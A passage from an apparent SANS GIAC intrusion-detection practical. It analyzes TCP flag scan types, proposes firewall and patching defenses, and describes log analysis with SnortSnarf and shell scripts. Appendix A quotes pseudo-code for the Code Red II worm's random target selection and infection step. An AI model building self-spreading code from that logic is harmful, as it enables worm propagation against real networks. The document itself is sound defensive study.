The VECNA scan uses a combination of 3 flag bits to create 5 different types of packets to get through the firewall (Venca, par. 1). The 5 different combinations are URG, PUSH, FIN+URG, PUSH+FIN, and URG+PUSH (par. 2). If there is no reply to the created TCP packet, then the port is most likely open (par. 3). Otherwise a RST+ACK will be received, if the port is closed on the scanned machine (par. 3). According to Vecna, this is only effective against UNIX/LINUX machines (par. 3). There was this type of scanning being done during all five days of the timeframe being reviewed.

The next popular type of scanning technique was the INVALIDACK, which had created 61 alerts. The INVALIDACK uses all six of the TCP flags, URG, ACK, PSH, RST, SYN, and FIN, in different combinations.

FULLXMAS is where the all six of the flags, URG, ACK, PSH, RST, SYN, and FIN, bits are set. When the FIN, PSH, and URG flag bits are set, indicates a XMAS scan. Respectively, there was 3 FULLXMAS scans and 4 XMAS scans done during the timeframe reviewed.

There are three more scan alerts were most likely generated by OS fingerprinting. The first is SPAU. There were only two SPAU alerts received. This involves the only four of the six TCP flag bits. Those bits used are the SYN, PSH, ACK, and URG. Next, is the FIN scan with two alerts and that just uses the FIN flag bit. Finally, the NMAPID came in last with one alert.

Overall Defense Strategy

Scanning

The firewalls should be setup to drop TCP packets with odd TCP flag settings (see TOP Talkers – Scans section for more information). For scans that use a single flag such as SYN or FIN scans, the firewall rules should be setup to limit packets coming in to one to five a second. A stateful firewall may be able to watch for slow scans, where packets come one to two over the course of an hour or several hours, and send the administrator an alert to determine whether the site should be blocked.

Alerts

One of the most crucial things that need to be done is to make sure the latest OS patches are on all of the machines that are connected to the University's network. Worms like Code Red I & II and Nimda will have a harder time propagating through out the network if the OS patches were installed. Also, any application patches should be applied. By doing this, worms like the Red worm will not be able to propagate.

A new approach to network security is to have a personal firewall like ZoneAlarm on each one of the PCs on the network. Then ZoneAlarm is configured to send all of the alerts to a central log server. This would allow administrators to get a better feel for which subnets are getting hit more than others. It would allow them to track the attacker's movements better by the firewall log alerts that the attacker creates. This type of approach would still make use of an IDS and a boarder firewall.

Lastly, there was a lot of chat program traffic on the University's network. Another program that created a lot of traffic is GNUTella. Both one of these programs uses up a lot of bandwidth and most business restrict their use. If the use of these types of programs is not allowed on the network, then a reminder message may need to be sent out.

Assignment 3: Analysis Process

After reading through other GIAC papers, it looked like SnortSnart seemed to be the tool of choice for the other people that were seeking their GIAC certification. It was able to handle the alert and scans data files, but the OOS files it was not able to process them.

Once I had all of the files downloaded. I combined all of the alert files into a single file and removed all the headers. Then I did the same with the scan files. Another file I created is the combination of the all the alert and scan files. According to the other papers, SnortSnarf would not be able to handle MY.NET prefix that was used for the University's network addresses. To get around that I used sed on the combined files in the following syntax:

```
sed s/MY.NET/0.0/g alert > 0.0.alert
sed s/MY.NET/0.0/g scan > 0.0.scan
```

I ran SnortSnarf with the following syntax:

```
./snortsnarf –rulesdir /snort/rules –rs –split=0 ./{filename}
```

However, when running the above command on a RedHat 7.1 system with a 1 GHz Atholon CPU and with 1.5 gig of memory on the file that contain all of the alerts and scans, I kept getting "Out of Memory" errors after four to six hours. I ended up running it without the –split=0 command option. It took about four to five days to complete.

While using SnortSnarf, I used grep to pull all the records that contained an IP address and piped it to a separate file to analyze. This allowed me to review all of the traffic for that one host. I think that SnortSnarf is a great tool for the initial review. But creating a separate file to analyze containing all of the traffic for a single IP, it allowed me to follow the traffic flow better.

Most of the Snort alerts had references that made it easy to look them up for the descriptions. I used Whitehats, XForce, SecurityFocus, and cve.mitre.org to lookup most of the descriptions and www.google.com to find the hard to find details. I used the scripts in Appendix C to generate the Top Talker for alert, scan, and OOS lists. The OOS script was borrowed from Mr. Wes Bateman practical, but I did not include it in Appendix C.

Appendix A – Assignment 1: Mr. Friedl's pseudo-code

This is from Mr. Friedl analysis, staring around paragraph 30, on the Code Red II worm. Below is the scanning analysis pseudo-code Mr. Friedl has figured out.

```
mtable[] = {  0xFFFFFFFF       // go anywhere
              0xFFFFFF00       // stay in class A
              0xFFFFFF00       // stay in class A
              0xFFFFFF00       // stay in class A
              0xFFFFFF00       // stay in class A
              0xFFFF0000       // stay in class B
              0xFFFF0000       // stay in class B
              0xFFFF0000 };    // stay in class B

# start with a random number that will be our new IP address.
# I presume the random number generator is "random enough".

newip = random();

# zero the UPPER octets of the random IP, which means that the
# random number won't participate in the class A or class B
# address
mask  = mtable[ random() & 0x7 ];   // locate a mask
newip &= mask;                      // throw away rightmost bits

# flip the mask around to operate on LOWER octets
mask = ~mask;                     // flip the mask around
myip = LOCAL_IP & mask;           // throw away leftmost bits

# newip contains the upper bits
# myip  contains the lower bits
# join them:
newip |= myip;

if (newip starts with 127)  try again    // localhost
if (newip starts with 224)  try again    // multicast
if (newip matches LOCAL_IP) try again

Connect to "newip" and try to infect
```

Appendix B – Assignment 3: Comprised Machines & Subnets

Suspect Comprised Machines

MY.NET.100.165
MY.NET.100.65
MY.NET.140.9
MY.NET.153.196
MY.NET.226.10
MY.NET.235.246
MY.NET.237.42
MY.NET.253.105
MY.NET.253.114
MY.NET.70.103
MY.NET.70.148
MY.NET.70.69
MY.NET.70.82
MY.NET.98.107
MY.NET.98.138
MY.NET.98.144

Subnets With Machines Needing Patching

Compromised Networks	MY.NET.154.XXX	MY.NET.209.XXX	MY.NET.248.XXX
	MY.NET.156.XXX	MY.NET.21.XXX	MY.NET.25.XXX
MY.NET.1.XXX	MY.NET.157.XXX	MY.NET.210.XXX	MY.NET.253.XXX
MY.NET.10.XXX	MY.NET.158.XXX	MY.NET.211.XXX	MY.NET.254.XXX
MY.NET.100.XXX	MY.NET.16.XXX	MY.NET.212.XXX	MY.NET.26.XXX
MY.NET.102.XXX	MY.NET.160.XXX	MY.NET.213.XXX	MY.NET.27.XXX
MY.NET.104.XXX	MY.NET.161.XXX	MY.NET.214.XXX	MY.NET.4.XXX
MY.NET.105.XXX	MY.NET.162.XXX	MY.NET.215.XXX	MY.NET.5.XXX
MY.NET.106.XXX	MY.NET.163.XXX	MY.NET.216.XXX	MY.NET.53.XXX
MY.NET.107.XXX	MY.NET.165.XXX	MY.NET.217.XXX	MY.NET.54.XXX
MY.NET.108.XXX	MY.NET.167.XXX	MY.NET.218.XXX	MY.NET.55.XXX
MY.NET.109.XXX	MY.NET.168.XXX	MY.NET.219.XXX	MY.NET.56.XXX
MY.NET.11.XXX	MY.NET.169.XXX	MY.NET.220.XXX	MY.NET.6.XXX
MY.NET.110.XXX	MY.NET.17.XXX	MY.NET.221.XXX	MY.NET.60.XXX
MY.NET.111.XXX	MY.NET.177.XXX	MY.NET.222.XXX	MY.NET.68.XXX
MY.NET.112.XXX	MY.NET.178.XXX	MY.NET.223.XXX	MY.NET.69.XXX
MY.NET.115.XXX	MY.NET.179.XXX	MY.NET.224.XXX	MY.NET.7.XXX
MY.NET.116.XXX	MY.NET.18.XXX	MY.NET.225.XXX	MY.NET.70.XXX
MY.NET.12.XXX	MY.NET.180.XXX	MY.NET.226.XXX	MY.NET.71.XXX
MY.NET.121.XXX	MY.NET.181.XXX	MY.NET.227.XXX	MY.NET.75.XXX
MY.NET.13.XXX	MY.NET.182.XXX	MY.NET.228.XXX	MY.NET.8.XXX
MY.NET.130.XXX	MY.NET.183.XXX	MY.NET.229.XXX	MY.NET.80.XXX
MY.NET.132.XXX	MY.NET.184.XXX	MY.NET.230.XXX	MY.NET.81.XXX
MY.NET.134.XXX	MY.NET.185.XXX	MY.NET.231.XXX	MY.NET.82.XXX

MY.NET.136.XXX	MY.NET.186.XXX	MY.NET.232.XXX	MY.NET.83.XXX
MY.NET.137.XXX	MY.NET.188.XXX	MY.NET.233.XXX	MY.NET.84.XXX
MY.NET.138.XXX	MY.NET.190.XXX	MY.NET.234.XXX	MY.NET.85.XXX
MY.NET.139.XXX	MY.NET.191.XXX	MY.NET.235.XXX	MY.NET.86.XXX
MY.NET.14.XXX	MY.NET.195.XXX	MY.NET.236.XXX	MY.NET.87.XXX
MY.NET.140.XXX	MY.NET.198.XXX	MY.NET.237.XXX	MY.NET.88.XXX
MY.NET.141.XXX	MY.NET.2.XXX	MY.NET.238.XXX	MY.NET.89.XXX
MY.NET.142.XXX	MY.NET.200.XXX	MY.NET.239.XXX	MY.NET.9.XXX
MY.NET.143.XXX	MY.NET.201.XXX	MY.NET.240.XXX	MY.NET.90.XXX
MY.NET.144.XXX	MY.NET.202.XXX	MY.NET.241.XXX	MY.NET.91.XXX
MY.NET.145.XXX	MY.NET.203.XXX	MY.NET.242.XXX	MY.NET.92.XXX
MY.NET.146.XXX	MY.NET.204.XXX	MY.NET.243.XXX	MY.NET.94.XXX
MY.NET.149.XXX	MY.NET.205.XXX	MY.NET.244.XXX	MY.NET.97.XXX
MY.NET.15.XXX	MY.NET.206.XXX	MY.NET.245.XXX	MY.NET.98.XXX
MY.NET.150.XXX	MY.NET.207.XXX	MY.NET.246.XXX	MY.NET.99.XXX
MY.NET.151.XXX	MY.NET.208.XXX	MY.NET.247.XXX	MY.NET.153.XXX
MY.NET.152.XXX			

Appendix C – Assignment 3: Scripts

Top_Talker_Alert.ksh

```
#!/bin/ksh

TODAY=`date '+%m%d%Y'`

grep -v spp_portscan /dwnload2/giac_work/alter/alert > /dwnload2/giac_work/data/alertout

cut -d"]" -f3 /dwnload2/giac_work/data/alertout > /dwnload2/giac_work/data/alertout2
cut -d: -f1 /dwnload2/giac_work/data/alertout2 > /dwnload2/giac_work/data/alertout3
cut -d" " -f2 /dwnload2/giac_work/data/alertout3 > /dwnload2/giac_work/data/alertout3a

cat /dwnload2/giac_work/data/alertout3a | sort -rn | uniq -c | sort -rn >
/dwnload2/giac_work/data/top_talker_alert.$TODAY.txt
```

Top_Talker_Scan.ksh

```
#!/bin/ksh

TODAY=`date '+%m%d%Y'`
cut -d" " -f5 /dwnload2/giac_work/alter/scans07-09 | cut -d: -f1  >
/dwnload2/giac_work/data/scans_cut
cut -d" " -f4 /dwnload2/giac_work/alter/scans10-11 | cut -d: -f1 >>
/dwnload2/giac_work/data/scans_cut

sort -rn /dwnload2/giac_work/data/scans_cut > /dwnload2/giac_work/data/scans_sorted

cat /dwnload2/giac_work/data/scans_sorted | uniq -c | sort -rn >
/dwnload2/giac_work/data/top_talker_scans.$TODAY.txt
```

Destination_Network.ksh

```
#!/bin/ksh

cut -d" " -f12 $1 | cut -d":" -f1 | cut -d"." -f1,2,3 | sort -n | uniq -c | cut -f2 > test2
sed s/"0.0"/"MY.NET"/g test2 > $2
```

Appendix D -- List of References

A New Version of the SubSeven Backdoor. Internet Security Systems, Inc.. 28 Sept. 2001 <http://xforce.iss.net/alerts/advise73.php>.

advICE :Exploits :Ports :6970. Network ICE Corporation. 14 Oct. 2001 <http://www.networkice.com/advice/Exploits/Ports/6970/default.htm>.

advICE :Intrusions :2000012. Network ICE Corporation. 27 Sept. 2001 <http://advice.networkice.com/Advice/Intrusions/2000012/default.htm>.

advICE :Intrusions :2000305. Network ICE Corporation. 29 Sept. 2001 <http://advice.networkice.com/Advice/Intrusions/2000305/default.htm>.

advICE :Intrusions :2000309. Network ICE Corporation. 27 Sept. 2001 <http://advice.networkice.com/Advice/Intrusions/2000309/default.htm>.

advICE :Intrusions :2000314. Network ICE Corporation. 30 Sept. 2001 <http://advice.networkice.com/Advice/Intrusions/2000314/default.htm>.

advICE :Intrusions :2000401. Network ICE Corporation. 1 Oct. 2001 <http://advice.networkice.com/Advice/Intrusions/2000401/default.htm>.

advICE :Intrusions :2000609. Network ICE Corporation. 27 Sept. 2001 <http://advice.networkice.com/Advice/Intrusions/2000609/default.htm>.

advICE :Intrusions :2001011. Network ICE Corporation. 27 Sept. 2001 <http://advice.networkice.com/Advice/Intrusions/2001011/default.htm>.

advICE :Intrusions :2002510. Network ICE Corporation. 1 Oct. 2001 <http://advice.networkice.com/Advice/Intrusions/2002510/default.htm>.

advICE: Intrusions: 2002511. Whitehats. 10 Sept. 2001 <http://advice.networkice.com/Advice/Intrusions/2002511/default.htm>.

advICE: Intrusions: 2002519. Network ICE. 10 Sept. 2001 <http://www.networkice.com/Advice/Intrusions/2002519/default.htm>.

advICE :Intrusions :2002586. Network ICE Corporation. 21 Sept. 2001 <http://www.networkice.com/Advice/Intrusions/2002586/default.htm>.

advICE :Intrusions :2003601. Network ICE Corporation. 1 Oct. 2001 <http://advice.networkice.com/Advice/Intrusions/2003601/default.htm>.

advICE :Phauna :RATs :Back Orifice. Network ICE Corporation. 1 Oct. 2001 <http://advice.networkice.com/Advice/Phauna/RATs/Back_Orifice/default.htm>.

advICE :Phauna :RATs :Back Orifice :use. Network ICE Corporation. 1 Oct. 2001 <http://advice.networkice.com/Advice/Phauna/RATs/Back_Orifice/use/default.htm>.

Allaire ClusterCATS URL Redirect Vulnerability. SecurityFocus. 25 Sept. 2001 <http://wwwsecurityfocus.com/bid/1179>.

Allaire ColdFusion Undocumented CFML Tags Vulnerability. SecurityFocus. 26 Sept. 2001 <http://wwwsecurityfocus.com/bid/550>.

Andreasson, Oskar. iptables Tutorial 1.0.7. Boingworld organisation. 27 Aug. 2001 <http://people.unix-fu.org/andreasson/index.html>.

Arkin, Ofir. ICMP Usage in Scanning. June 2001. The Sys-Secuirty Group. 2000-2001. 4 Oct. 2001 <http://www.sys-security.com/archive/papers/ICMP_Scanning_v3.0.pdf>.

bind-bo(895). Internet Security Systems. 11 Sept. 2001 <http://xforce.iss.net/static/895.php>.

Burnett, Mark. Running Snort on IIS Web Servers Part 2: Advanced Techniques. SecuirtyFocus. 16 Sept. 2001 <http://www.securityfocus.com/frames/?focus=microsoft&content=/focus/microsoft/iis/mssnort2.html>.

Bubrouski, Stan. Half-life Server Buffer Overflows and String Formatting Vulnerabilities. Beyond Security Ltd.. 15 Oct. 2001 <http://www.securiteam.com/exploits/5IP0C0K3PY.html>.

CA-2001-13 Buffer Overflow In IIS Indexing Service DLL. Carnegie Mellon University. 11 Sept. 2001 <http://www.cert.org/advisories/CA-2001-13.html>.

CAN-1999-0509. The MITRE Corporation. 25 Sept. 2001 <http://cve.mitre.org/cgi-bin/cvename.cgi?name=can-1999-0509>.

CAN-2000-0413. The MITRE Corporation. 13 Nov. 2001 <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0413>.

CAN-2000-0709. The MITRE Corporation. 13 Nov. 2001 <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0709>.

CERT Advisory CA-1997-12 Vulnerability in webdist.cgi. CERT. 10 Sept. 2001 <http://www.cert.org/advisories/CA-1997-12.html>.

Cisco Security Advisory: "Code Red" Worm - Customer Impact. Cisco Systems Inc.. 11 Sept. 2001 <http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml>.

cobalt-raq-remote-access(4239). Internet Security Systems. 10 Sept. 2001 <http://xforce.iss.net/static/4239.php>.

"Code Red II:" Another Worm Exploiting Buffer Overflow In IIS Indexing Service DLL. Carnegie Mellon University. 11 Sept. 2001 <http://www.cert.org/incident_notes/IN-2001-09.html>.

Code Red Status. Digital Island. 11 Sept. 2001 <http://www.digitalisland.net/codered/>.

"Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL. Carnegie Mellon University. 11 Sept. 2001 <http://www.cert.org/incident_notes/IN-2001-08.html>.

CodeRedII Worm Analysis. eEye Digital Security. 11 Sept. 2001 <http://www.eeye.com/html/Research/Advisories/AL20010804.html>.

Compaq Management Agents Web File Access Vulnerability. SecurityFocus. 30 Sept. 2001 <http://wwwsecurityfocus.com/bid/282>.

Crvelin, Hrvoje. CGI_lite.pm. Security Bugware. 30 Sept. 2001 <http://oliver.efri.hr/~crv/security/bugs/list.html>.

CVE-1999-0189. Common Vulnerabilities and Exposures. 18 Sept. 2001 <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0189>.

CVE-1999-0612. Common Vulnerabilities and Exposures. 25 Sept. 2001 <http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-1999-0612>.

CVE-2000-0884. Common Vulnerabilities and Exposures. 18 Sept. 2001 <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884>.

Cyberkit Homepage. 28 Sept. 2001 <http://www.cyberkit.net/>.

Dell, J. Anthony. Adore Worm – Another Mutation. SANS Institute. 13 Nov. 2001 <http://www.sans.org/infosecFAQ/threats/mutation.htm>.

Dethy. Examining Port Scans Methods -- Analysing Audible Techniques. Synnergy Networks. 7 Nov. 2001 <http://www.synnergy.net/Archives/Papers/dethy/portscan.txt>.

file-htaccess(5702). Internet Security Systems. 10 Sept. 2001 <http://xforce.iss.net/static/5702.php>.

Friedl, Stephen J. Analysis of the new "Code Red II" Variant. Software Consulting Central. 11 Sept. 2001 <http://www.unixwiz.net/techtips/CodeRedII.html>.

Happy Hacker: Windows Edition Feb. 1999. Happy Hacker, Inc.. 14 Oct. 2001 <http://www.happyhacker.org/hhlist/windigest_feb_00.shtml>.

http-cgi-formmail-exe(299). Internet Security Systems. 10 Sept. 2001 <http://xforce.iss.net/static/299.php>.

http-sgi-handler(340). Internet Security Systems. 10 Sept. 2001 <http://xforce.iss.net/static/340.php>.

Hobbit. "The FTP Bounce Attack." Online posting. 12 July 1995. BugTraq. 30 Sept. 2001 <http://www.mono.org/~arny/ftpbounce.txt>.

"ICMP Codes." Novell Connection Oct. 1999. 7 Oct. 2001 <http://www.nwconnection.com/oct.99/icmp09/code.html>.

IIS 4.0 fpcount.exe Buffer Overflow Vulnerability. SecuirtyFocus. 26 Sept. 2001 <http://wwwsecurityfocus.com/bid/2252>.

IIS 5.0 cross site scripting vulnerability - using .shtml files or /_vti_bin/shtml.dll. Beyond Security Ltd.. 26 Sept. 2001 <http://www.securiteam.com/windowsntfocus/5UP0O0A2AE.html>.

IIS May Permit Clients with an Unresolved IP Address to Connect. Microsoft Corporation. 26 Sept. 2001 <http://support.microsoft.com/support/kb/articles/Q241/5/62.ASP>.

IIS Specialized Header vulnerability exposes ASP source. Beyond Security Ltd.. 26 Sept. 2001 <http://www.securiteam.com/windowsntfocus/5LP0D2A2AW.html>.

Internet Ports Database. 2 Feb. 2000. 13 Nov. 2001 <http://www.portsdb.org>.

Joyce, Sarah. "Traffic on the Internet - a study of Internet games." Network Analysis Times Apr. 2001. 13 Nov. 2001 <http://moat.nlanr.net/NATimes/NAT.2.1/gamesUDP.html>.

Keane, Justin. IIS Exploit. Mandirish.org. 10 Sept. 2001 <http://www.madirish.org/story.cfm?id=26>.

Kimber, Lee. New Attacks Point Up Web Pages' Vulnerablity. CMP Media LLC. 30 Sept. 2001 <http://content.techweb.com/wire/story/TWB19991209S0007>.

Lotus Domino 5.0.x .nsf, .box, and .ns4 directory traversal. Internet Security Systems, Inc.. 30 Sept. 2001 <http://xforce.iss.net/static/5899.php>.

Maiffret, Marc. All versions of Microsoft Internet Information Services, Remote buffer overflow (SYSTEM Level Access). SecurityFocus. 11 Sept. 2001 <http://www.securityfocus.com/archive/1/191873>.

Malikai. "FW1 UDP Port 0 DoS." Online posting. 9 Aug. 1999. BugTraq. 1 Nov. 2001 <http://www.securityfocus.com/archive/1/23615>.

Mandia, Kevin, Chris Prosise, and Matt Pepe. Incident Response: Investigating Computer Crime. New York: Osborne/McGraw-Hill, 2001.

Matt Wright FormMail Environmental Variables Disclosure Vulnerability. SecurityFocus. 25 Sept. 2001 <http://wwwsecurityfocus.com/bid/1187>.

Mattos, Cristiano Lincoln. Netfilter Security Announcement. 29 Aug. 2001 <http://netfilter.filewatcher.org/security-fix/index.html>.

Microsoft FrontPage PWS Directory Traversal Vulnerability. SecurityFocus. 26 Sept. 2001 <http://wwwsecurityfocus.com/bid/989>.

Microsoft FrontPage Server Extensions MS-DOS Device. SecurityFocus. 21 Sept. 2001 <http://www.securityfocus.com/bid/1608.html>.

Microsoft IIS Front Page Server Extension DoS Vulnerability. SecuirtyFocus. 25 Sept. 2001 <http://wwwsecurityfocus.com/bid/2144>.

Mini SQL w3-msql Vulnerability. SecurityFocus. 21 Sept. 2001 <http://wwwsecurityfocus.com/bid/591.html>.

Multiple WinGate Vulnerabilites. eEye Digital Security. 29 Sept. 2001 <http://www.eeye.com/html/Research/Advisories/AD19990222.html>.

Multiple Vendor BIND iquery buffer overflow Vulnerability. SecurityFocus. 11 Sept. 2001 <http://www.securityfocus.com/bin/134>.

Multiple Vendor lpr Format String Vulnerability. SecurityFocus. 11 Sept. 2001 <http://www.securityfocus.com/bid/1711>.

NCSA/Apache httpd ScriptAlias Source Retrieval Vulnerability. SecurityFocus. 25 Sept. 2001 <http://www.securityfocus.com/bid/2300>.

NetManage Chameleon SMTP Buffer Overflow Vulnerability. SecurityFocus. 1 Oct. 2001 <http://www.securityfocus.com/bid/2387>.

Nmap network security scanner man page. Insecure.org. 9 Oct. 2001 <http://www.insecure.org/nmap/nmap_manpage.html>.

Northcutt , Stephen. Global Incident Analysis Center: Detects Analyzed 7/29/00. The SANS Institute. 18 Sept. 2001 <http://www.sans.org/y2k/072818.htm>.

Northcutt, Stephen. SANS FLASH: New Trojan Sending Data To Russia. The SANS Institute. 18 Sept. 2001 <http://archives.neohapsis.com/archives/sans/2000/0068.html>.

Northcutt, Stephen, and Judy Novak. Network Intrusiton Detection An Analyst's Handbook. 2nd ed. Indiana: New Riders, 2001.

Pif.worm.gen. McAfee.com Corporation. 23 Sept. 2001 <http://vil.mcafee.com/dispVirus.asp?virus_k=98522&>.

Puppy, Rain Forest. Perl CGI problems. Phrack.org. 30 Sept. 2001 <http://www.phrack.org/show.php?p=55&a=7>.

Queso utility can remotely identify operating systems. Internet Security Systems, Inc.. 27 Sept. 2001 <http://xforce.iss.net/static/2048.php>.

Rautiainen, Sami. F-Secure Computer Virus Information Pages: Adore. F-Secure. 13 Nov. 2001 <http://www.europe.f-secure.com/v-descs/adore.shtml>.

RHSA-2001:084-03. RedHat, Inc.. 30 Aug. 2001 <http://www.redhat.com/mailing-lists/redhat-watch-list/msg00224.html>.

RHSA-2001-052. RedHat, Inc.. 30 Aug. 2001 <http://www.redhat.com/support/errata/RHSA-2001-052.html>.

Rodriguez, Adolfo, et al. TCP/IP Tutorial and Technical Overview. Aug. 2001. Research Triangle Park: IBM Corporation, International Technical Support Organization, 2001. 7 Oct. 2001 <http://www.redbooks.ibm.com/pubs/pdfs/redbooks/gg243376.pdf>.

Rooney, Wayne. Wayne's Homepage - Firewalls - Trojan Horse Port Scans. 1 Sept. 2001 <http://homepages.ihug.co.nz/~wrooney/firewall/trojans.html>.

Russell, Rusty. "Linux 2.4 NAT HOWTO." Rusty's Remarkably Unreliable Guides. Netfilter Project. 27 Aug. 2001 <http://netfilter.filewatcher.org/unreliable-guides/NAT-HOWTO.txt>.

- - -. "Linux 2.4 Packet Filtering HOWTO." Rusty's Remarkably Unreliable Guides. Netfilter Project. 27 Aug. 2001 <http://netfilter.filewatcher.org/unreliable-guides/packet-filtering-HOWTO.txt>.

- - -. "Netfilter Hacking HOWTO." Rusty's Remarkably Unreliable Guides. Netfilter Project. 27 Aug. 2001 <http://netfilter.filewatcher.org/unreliable-guides/netfilter-hacking-HOWTO.txt>.

Scarborough, Matt. What Are Some Of The Signs Of Internet Gaming. Incidents.org. 14 Oct. 2001 <http://www.incidents.org/detect/gaming.php>.

Schlacter, Marty. Global Incident Analysis Center - Detects Analyzed 6/22/00 -. SANS Institute. 26 Sept. 2001 <http://www.sans.org/y2k/062200.htm>.

SecurityFocus. SecurityFocus. 23 Aug. 2001 <http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D2602>.

Smart, Niall. info2www CGI hole. Insecure.org. 10 Sept. 2001 <http://www.insecure.org/sploits/info2wwwcgi.blindfileopen.html>.

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Addison Wesley Longman, Inc., 1994.

Trojan and Remote Access Service Ports. Doshelp.com. 13 Nov. 2001 <http://www.doshelp.com/trojanports.htm>.

Vecna. "usual iploggers miss some variable stealth scans." Online posting. 17 Jan. 2000. Bugtraq Archives. 9 Oct. 2001 <http://www.security-express.com/archives/bugtraq/2000-01/0216.html>.

Vision, Max. IDS7/MISC_SOURCEPORTTRAFFIC-53-TCP. Whitehats.com. 27 Sept. 2001 <http://www.whitehats.com/IDS/7>.

- - -. IDS8/TELNET_TELNET-DAEMON-ACTIVE. Whitehats.com. 12 Oct. 2001 <http://www.whitehats.com/ids/523>.

- - -. IDS28/SCAN_PROBE-NMAP_TCP_PING. Whitehats.com. 28 Sept. 2001 <http://www.whitehats.com/IDS/28>.

- - -. IDS50/TROJAN_TROJAN-ACTIVE-SUBSEVEN. Whitehats.com. 28 Sept. 2001 <http://www.whitehats.com/info/IDS50>.

- - -. IDS79/TROJAN_TROJAN-ACTIVE-NETMETRO. Whitehats.com. 29 Sept. 2001 <http://www.whitehats.com/info/IDS79>.

- - -. IDS126/X11_OUTGOING_XTERM. Whitehats.com. 29 Sept. 2001 <http://www.whitehats.com/IDS/126>.

- - -. IDS155/ICMP_PING DELPHI-PIETTE WINDOWS. Whitehats.com. 29 Sept. 2001 <http://www.whitehats.com/info/IDS155>.

- - -. IDS159/ICMP_PING-MICROSOFT_WINDOWS. Whitehats.com. 27 Sept. 2001 <http://www.whitehats.com/IDS/159>.

- - -. IDS177/NETBIOS_NETBIOS-NAME-QUERY. Whitehats.com. 6 Oct. 2001 <http://www.whitehats.com/IDS/177>.

- - -. IDS181/SHELLCODE_SHELLCODE-X86-NOPS. Whitehats.com. 28 Sept. 2001 <http://www.whitehats.com/IDS/181>.

- - -. IDS198/SCAN_SYN FIN SCAN. Whitehats.com. 1 Oct. 2001 <http://www.whitehats.com/IDS/198>.

- - -. IDS226/Web-CGI_HTTP-CGI-Formmail. Whitehats. 10 Sept. 2001 <http://www.whitehats.com/IDS/226>.

- - -. IDS235/Web-CGI_HTTP-CGI-Handler. Whitehats. 10 Sept. 2001 <http://www.whitehats.com/IDS/235>.

- - -. IDS246/DOS_DOS-LARGE-ICMP. Whitehats.com. 27 Sept. 2001 <http://www.whitehats.com/info/IDS246>.

- - -. IDS247/DOS_DOS-LARGE-UDP. Whitehats.com. 16 Sept. 2001 <http://www.whitehats.com/IDS/247>.

- - -. IDS249/SMTP_SMTP-RELAY-DENIED. Whitehats.com. 27 Sept. 2001 <http://www.whitehats.com/IDS/249>.

- - -. IDS283/SHELLCODE_SHELLCODE-X86-SETUID0. Whitehats.com. 28 Sept. 2001 <http://www.whitehats.com/info/IDS283>.

- - -. IDS284/SHELLCODE_SHELLCODE-X86-SETGID0. Whitehats.com. 28 Sept. 2001 <http://www.whitehats.com/info/IDS284>.

- - -. IDS291/SHELLCODE_SHELLCODE-X86-STEALTH-NOP. Whitehats.com. 30 Sept. 2001 <http://www.whitehats.com/info/IDS291>.

- - -. IDS310/SCAN_SCANNER-L3RETRIEVER-HTTP PROBE. Whitehats.com. 27 Sept. 2001 <http://www.whitehats.com/info/IDS310>.

- - -. IDS311/SCAN_PING-SCANNER-L3RETRIEVER. Whitehats.com. 27 Sept. 2001 <http://www.whitehats.com/IDS/311>.

- - -. IDS366/TELNET_TELNET-WINGATE-ACTIVE. Whitehats.com. 29 Sept. 2001 <http://www.whitehats.com/info/IDS366>.

- - -. IDS487/FTP_DOS-FTPD-GLOBBING. Whitehats.com. 27 Sept. 2001 <http://www.whitehats.com/info/IDS487>.

- - -. IDS521/SCAN_PROBE-SYNSCAN-PORTSCAN-ID-19104. Whitehats.com. 30 Sept. 2001 <http://www.whitehats.com/IDS/IDS521>.

- - -. IDS523/FTP_FTP-PASSWD-APPE. Whitehats.com. 1 Oct. 2001 <http://www.whitehats.com/info/IDS523>.

- - -. IDS545/RPC_RPC_TCP_TRAFFIC_CONTAINS_BIN_SH. Whitehats.com. 1 Oct. 2001 <http://www.whitehats.com/info/IDS545>.

- - -. IDS552/WEB-IIS_IIS ISAPI OVERFLOW IDA. WhiteHats.com. 16 Sept. 2001 <http://www.whitehatscom/IDS/552>.

W32/BleBla.a@MM. McAfee.com Corporation. 23 Sept. 2001 <http://vil.mcafee.com/dispVirus.asp?virus_k=98894&>.

W97M/Nail.a. McAfee.com Corporation. 23 Sept. 2001 <http://vil.mcafee.com/dispVirus.asp?virus_k=10109&>.

Wu-Ftpd Remote Format String Stack Overwrite Vulnerability. SecurityFocus. 11 Sept. 2001 <http://wwwsecurityfocus.com/bid/1387>.

Zirkle, Laurie. "August 12, 2001 probes (part 2)." Online posting. 13 Aug. 2001. Intrusions. 5 Nov. 2001 <http://www.incidents.org/archives/intrusions/msg01425.html>.

Last Updated: March 21st, 2018

Upcoming Training

SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Abu Dhabi 2018	Abu Dhabi, United Arab Emirates	Apr 07, 2018 - Apr 12, 2018	Live Event
SANS London April 2018	London, United Kingdom	Apr 16, 2018 - Apr 21, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
Baltimore Spring 2018 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Apr 23, 2018 - Apr 28, 2018	vLive
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201805,	May 02, 2018 - Jun 14, 2018	vLive
Community SANS Virginia Beach SEC503	Virginia Beach, VA	May 07, 2018 - May 12, 2018	Community SANS
SANS Security West 2018	San Diego, CA	May 11, 2018 - May 18, 2018	Live Event
SANS Oslo June 2018	Oslo, Norway	Jun 18, 2018 - Jun 23, 2018	Live Event
SANS Minneapolis 2018	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	Live Event
Minneapolis 2018 - SEC503: Intrusion Detection In-Depth	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	vLive
SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
